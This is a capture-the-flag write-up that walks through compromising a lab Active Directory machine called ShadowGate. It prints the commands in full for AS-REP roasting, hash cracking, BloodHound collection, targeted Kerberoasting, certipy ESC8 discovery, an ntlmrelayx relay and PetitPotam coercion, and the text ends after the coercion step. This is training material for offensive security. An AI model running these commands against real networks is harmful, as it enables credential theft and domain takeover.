
Introduction#
This is the writeup of ShadowGate, HackSmarter’s latest machine (Released roughly 2 hours ago from time of writing!) Overall it’s a pretty simple Active Directory machine, and is easily doable given patience! In this writeup, I’ll also detail all my steps taken to show my thinking process. Note that I didn’t properly follow certain fundamentals like checking every service before moving on to the next step given that I wanted to complete this ASAP since if you check the screenshots, it’s very late! This works because this is a CTF, but in a proper engagement, don’t do this. You’ll get screwed over by the client since you should be checking everything.
Enumeration Results#
The nmap scan results were provided in the description
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-01-15 13:41:20Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: shadow.gate, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: shadow.gate, Site: Default-First-Site-Name)
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: shadow.gate, Site: Default-First-Site-Name)
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: shadow.gate, Site: Default-First-Site-Name)
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        .NET Message Framing
Nothing really stands out from the given output. Therefore, we can just proceed with normal enumeration
Editing /etc/hosts#
Before proceeding, don’t forget to add the domain to your /etc/hosts!
Enumerating Port 80 (HTTP)#

Port 80 contains a normal IIS site. A possible vector that I wanted to rule out immediately was whether there was a web app running which I would have to use to gain initial access/credentials into the machine.
Therefore, I ran a dirsearch and luckily got nothing!
Port 139,445 (SMB)#

Next, check SMB. I don’t have any credentials, therefore, I’ll need to enumerate out usernames. I did this with
nxc smb 10.1.100.168 --usersand there’s a list of valid usernames, which I’ll add to a txt file for spraying.
ASREP-Roast 🔥#
Next, I ASREP-Roast with the valid list of usernames with
nxc ldap 10.1.100.168 -u usernames.txt -p "" --asreproast asrep-output.txtgetting the asrep ticket of jtrueblood.

Cracking ASREP Roast password#
Next I attempt to crack the hash with Hashcat, keeping my fingers crossed that it’s a weak password.
hashcat -m 18200 asrep-output.txt /usr/share/wordlists/rockyou.txt --force
Luckily, it works, and I get a credential of blood_brothers.
I like to do a quick check with the credentials to ensure that they’re working and I’ve copied them correctly, and that they’re not reused across different users (for a quick win).


As per the image, there’s an interesting share called CertEnroll, but if you check it with the creds, it contains the CA certs of DC, which would be useful in a proper red team engagement, but not too useful here.
BloodHound Enumeration#
Hence, the next step with a valid credential is to enumerate the AD environment for more attack vectors. I use bloodhound since I’m already suffering from hair loss, and I have no desire to lose even more via manual commands.
nxc ldap 10.1.100.168 -u 'jtrueblood' -p 'blood_brothers' --dns-server 10.1.100.168 --bloodhound --collection AllFrom the bloodhound, I can confirm a few interesting findings:
Our ONLY Domain Admin is
Administrator
SG/FIG_10: Administrator is Domain Admin jtrueblood has GenericWrite over user bbrown, meaning that that’s likely my next attack vector

SG/FIG_11: jtrueblood GenericWrite over bbrown bbrown is a member of the ADCS group!
Therefore, the next attack plan is to:
- Compromise bbrown through jtrue blood
- Conduct one of the certificate attacks
- Grab plaintext creds (hopefully) and win (since i’m tired 🙏)
Targeted Kerberoast of bbrown#
python3 targetedKerberoast.py -v -d "shadow.gate" -u "jtrueblood" -p "blood_brothers"
And then crack the resultant NTLM hash
hashcat -m 13100 bbrown-krbtgs.txt /usr/share/wordlists/rockyou.txt --force
I therefore get his weak password of 12345678.
Certipy Attack#
The next phase is the Certificate Attack
Enumerating CS Vulnerabilities#
Prior to doing a certificate attack, always check which certificates are vulnerable since like there’s quite a few and they’re all somewhat different.
certipy-ad find -u 'bbrown' -p '12345678' -dc-ip 10.1.100.168 -text -enabled -hide-admins -vulnerable
Reading it, I can see the ESC8 Vulnerability
Thankfully that’s not too hard!
Attack on ESC8#
If you read the wiki of certipy on ESC8, you’ll get the logic + steps to do. But step-wise, we really only need to do 2 things:
- Set up a relay to catch the cert request
- Make the DC send the cert over (SOMEHOW)
Then after that, you can just freely use the cert!
Step 1: Start the NTLM Relay, configuring it to the CA’s Vulnerable Web Enrollment endpoint. I used impacket-ntlmrelayx
impacket-ntlmrelayx -t http://10.1.100.168/certsrv/certfnsh.asp -debug -smb2support --adcs --template DomainController
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[+] Impacket Library Installation Path: /usr/lib/python3/dist-packages/impacket
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client WINRMS loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[+] Protocol Attack WINRMS loaded..
Step 2: Coerce authentication from DC to the relay. I used PetitPotam for this since it’s easier to handle. As mentioned above, the aim is to force the DC to attempt NTLM authentication against my NTLM relay.
python3 PetitPotam.py -u 'bbrown' -p '12345678' -d shadow.gate 10.200.53.241 10.1.100.168After that, just use the cert! I used it against the DC in hopes of getting the Administrator hash…
